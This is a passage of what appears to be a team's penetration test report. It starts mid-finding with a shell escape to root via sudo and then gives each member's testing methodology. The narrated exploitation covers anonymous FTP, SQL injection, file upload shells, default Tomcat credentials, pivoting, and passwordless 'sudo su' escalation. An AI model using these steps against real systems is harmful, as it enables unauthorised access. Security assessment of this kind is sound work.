# /etc/profile: system-wide .profile file for the Bourne shell (sh(1))
# and Bourne compatible shells (bash(1), ksh(1), ash(1), ...).

if [ "${PS1-}" ]; then
  if [ "${BASH-}" ] && [ "$BASH" ≠ "/bin/sh" ]; then
    # The file bash.bashrc already sets the default PS1.
    # PS1='\h:\w\$ '
    if [ -f /etc/bash.bashrc ]; then
      . /etc/bash.bashrc
    fi
  else
    if [ "`id -u`" -eq 0 ]; then
      PS1='# '
    else
      PS1='$ '
    fi
  fi
fi

if [ -d /etc/profile.d ]; then
  for i in /etc/profile.d/*.sh; do
    if [ -r $i ]; then
      . $i
    fi
  done
unset i
fi
!/bin/sh
```

- Now, you have gained root access to the machine.

```
root@ubuntu:/# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/# whoami
root
root@ubuntu:/#
```

Recommendations

- Disable web server directory listing and ensure file metadata and backup files are not present within web roots.
- Log access control failures, alert admins when appropriate.

Affected Assets

IP Address	Protocol (TCP/UDP)	Description of Affected Service	Status
192.168.56.82	-	Ability to view available commands to run as this privileged user	Not Fixed

References

Category	Reference Title & URL
OWASP	OWASP A01:2021 – Broken Access Control https://owasp.org/Top10/A01_2021-Broken_Access_Control/
CWE	CWE-250: Execution with Unnecessary Privileges https://cwe.mitre.org/data/definitions/250.html
CAPEC	CAPEC-233: Privilege Escalation https://capec.mitre.org/data/definitions/233.html

5. Testing Methodology

Caeden:

For the set I was assigned, I used OWASP Top 10 2021-2022, as well as Penetration Testing Execution Standard.

For OWASP Top 10 2021-2022, I referred to the #1 vulnerability in the list which was "Broken access control". Both of my vulnerabilities found in the 192.168.56.22 system, was due to broken access control.

I started my hunt for vulnerabilities by going based on misconfigurations and wrong access controls. This is because the first vulnerability was that FTP was not configured properly, where it was set to anonymous-only mode. This meant that anyone, even bad actors, would be able to access the system and its files, which contained important data such as SSH login. My second vulnerability was also because the sudoers file was misconfigured, not requiring a password for all sudo commands, which allowed me to escalate my privilege from a low privilege user to root simply by doing `sudo su`.

Both are due to broken access control, where unauthenticated users can access classified data and user privilege settings, and really helped me out when I was still in the initial phase of penetration testing as it gave me ideas.

For the Penetration Testing Execution Standard, I had also used it in reference when finding the two vulnerabilities. Starting from

- **Pre-Engagement Interactions**

My team and I were assigned to the client and had found out the scope of this project, regarding what we were supposed to do, and which systems we were working on etc.

- **Intelligence Gathering**

I used tools like nmap, which could tell me which IP addresses were on the subnet, and which operating system it was running on. It also told me which ports were open on the 192.168.56.22 system which allowed me to look for an exploit or vulnerability in, which was the open port FTP, on TCP 22.

- **Threat Modelling**

I had to first set objectives for me to know what I want to accomplish, which was looking for vulnerabilities that could harm the business, and visualize and plan out what I will be doing to look for vulnerabilities. Next, I identified what could go wrong in this system and what vulnerabilities it would have, and thought of how to solve the vulnerabilities, and lastly most importantly we have to see if our solutions have fixed the vulnerabilities so that it is secure. I also referred to the OWASP TOP 10 2021-22 mentioned earlier which came in handy as the idea of Broken Access Control assisted me in discovering the two vulnerabilities.

- **Vulnerability Analysis**

Two vulnerabilities were found, which is the FTP Anonymous Mode with Anonymous Login allowed, and the Escalation of Privilege due to Misconfiguration, and were referenced to the CVSSv3 system to see the risk level of the vulnerability.

- **Exploitation**

For the first vulnerability, I logged in using “anonymous” as the username and password for FTP, which allowed me to use “get” command to download the files from the 192.168.56.22 system to my own Kali Linux VM which is dangerous. The files that I had downloaded contained the SSH login username and key. For the second vulnerability, I used the SSH credentials provided to login into the system as a low privilege user and took advantage that the sudo commands did not require any password (after checking “sudo -l”), allowing me to “sudo su” and escalate my privilege to root without any password. This lets me modify, delete and access any file which may contain important data in the system.

- **Post Exploitation**

I had to ensure that the day-to-day operations of the client will not be disrupted and not at risk, so I documented how to fix these vulnerabilities so that any bad actors would not be able to access the system and cause damage to the client, as well as documenting the CVSSv3 risk level.

- **Reporting**

The steps of the vulnerabilities were documented down step by step, so that it is easy for the client to understand where there is a loophole to access the system, so that they can rectify it in time before any damage happens. They are also able to understand that the objective was achieved from what was previously discussed to find vulnerabilities in their system and show the CVSSv3 risk level to let them know how severe this vulnerability is and what damage it could cause.

Zikry

The Penetration Testing Execution Standard (PTES) was used when conducting tests that produced findings in Section 4.3, 4.4 and 4.5. For the

- **Pre-engagement Interactions**

Formed a list of questions, pertaining to the penetration test and vulnerability assessment, that will be asked to the client.

- **Intelligence Gathering**

Tools such as nmap, were used to discover the asset's IP addresses and services that were hosted on them, and sqlmap, was used to test if SQL injection vulnerability was possible on the web application, to complete reconnaissance of the client's assets that will be assessed.

- **Threat Modelling**

After gathering the intelligence, I arranged the information by priority of impact.

- **Vulnerability Analysis**

On the first target system, there were 3 vulnerabilities found:

- SQL Injection of 'search' parameter
- Unrestricted File Upload
- Broken Access Control of a file in the system

Each vulnerability was then evaluated using the CVSS metric to show the danger of each vulnerability.

- **Exploitation**

The SQL Injection of the 'search' parameter might allow an attacker to view, modify or delete data in any one of the databases stored on the system. Company sensitive data such as usernames and passwords can be found stored in the database. One set of login credentials being a valid SSH login credential into the target system.

For the Unrestricted File Upload, it allows an attacker to upload a malicious file into the database, once logged into an account of the web app using the credentials found previously found in the database via SQL Injection. Hence, a low privilege shell can be created.

Regarding the Broken Access Control, an attacker can escalate the low privilege shell from the exploitation of the Unrestricted File Upload to a root privilege.

- **Post Exploitation**

Technical solutions to resolve the existing vulnerabilities will be highly encouraged to the client. To mitigate future similar vulnerabilities, general solutions will be listed for the respective vulnerabilities

- **Reporting**

The evaluated score, description, business impact, technical steps to reproduce the existing exploitations and mitigation recommendations are then documented in a collective report with the other members of the group.

Haiqal

From the testing conducted throughout the entire process, I have used the standards from the Penetrating Testing Execution Standard for sections 4.6, 4.7, 4.8. The sections I have conducted and are suitable, are the pre-engagement interactions, intelligence gathering, threat modeling, vulnerability analysis, exploitation, post-exploitation and reporting.

For the pre-engagement interactions, we have interacted with the client for the meet-up via an email sent by the project leader. The aim of the meeting is to set up a proposal by the Client Project Manager of CDF Artworks Pte Ltd.

For the intelligence gathering segment, we have noted that we are conducting a blackbox penetration testing, with only two IP addresses being given to us that run on two operating systems, which is Windows and Linux.

For the threat modeling segment, I was able plan my way of attacking by referencing the experience that I had done. The ways of attack can be wide and variable, so I had to see what I can choose in order to perform the exploitation properly.

For the vulnerability analysis, we can identify and scan the available networks and their ports available. Like for Set 3 Linux, I was able to identify a port that caters to the Apache Tomcat Services. I was able to understand what I planned to do for this port in the upcoming segment which is the exploitation segment. And, I was able to do a nikto scan, which had already exposed one interesting finding, which is a directory, which I plan to explore later the exploitation segment.

For the exploitation segment, I was able to conduct a nikto scan which revealed a secret directory. In that directory, I was able to find a credential that leads to a low privileged admin account. Another exploitation I conducted was a brute force attack against the Apache Tomcat services. To my utter surprise, I found that the brute force attack was relatively quick as the credentials was just the default password and name. After using various exploitation modules, I was able to exploit and access the meterpreter module.

For the post-exploitation, I was able to pivot on the Linux machine after getting root access via root escalation. Thus, giving me access to the Windows IP address. From there, I was able to conduct another exploitation in the Windows machine and able to access the shell from there.

In the reporting segment, I had screen captured every possible steps I did to prove that there was a vulnerability in the system. I also explained the impact of each vulnerability found and how it can affect them business-wise as well, to convince them that these vulnerabilities must be fixed. From there, I had suggested ways to fix the vulnerabilities so that attacks could be further prevented in the future.

Isaac

The Penetration Testing Execution Standard (PTES) was used when performing the exploitations for sections 4.9 and 5.0, as listed below in the detailed explanations for each segment.

- **Pre-Engagement Interactions**

While preparing for the penetrating test, I had to discuss with my group the list of appropriate questions to ask the client on the restrictions of the test.

- **Intelligence Gathering**

By using nmap, I was able to scan for the target machine's IP Address and scan for open ports that can be used. I also used the dirb and nikto scanning tools to scan the web application for security threats and hidden files that could help me in getting access to the web application account or to get into the target machine.

- **Threat Modelling**

After planning the tools that I needed to use for this attack, I took every step with caution, such that I do not lose track of what I am doing or overlook certain output information that could be crucial in helping me progress in later steps.

- **Vulnerability Analysis**

On this target machine, I discovered 2 vulnerabilities:

- i. Sensitive Data Exposure
- ii. Command Execution with Unnecessary Privileges

Each of these vulnerabilities were then carefully evaluated and documented for their CVSS3 scores and ratings.

- **Exploitation**

- i. Sensitive Data Exposure

After finding out about a hidden text file through the dirb and nikto scans previously, I was able to view a user's login credential and use it to login to the web application and the target machine.

- ii. Command Execution with Unnecessary Privileges

With this user credential, I was also able to login to the target Linux machine by using SSH. Next, I could run the sudo command to find out what commands I can run as this low privileged user. From there, it was easy to piece the next steps to escalate my privilege to get root access, as all I had to do was to search up the sudo command on GTFOBins, and simply copy the following 2 lines of commands. Just simply from that, I easily escalated from a low privileged user to a root user.

- **Post Exploitation**

After exploiting, I had to make sure that the client will not encounter such circumstances in the company and documented the different recommendations for him to take note of, to prevent such incidents from happening that could lead to many company mishaps.

- **Reporting**

I have documented my findings and CVSSv3 scores and ratings, along with the impacts, technical steps and details, recommendations to resolve the vulnerability, affected assets and references, such that it is easy for the client to read through and understand the dire consequence should he not fix the vulnerability soon enough.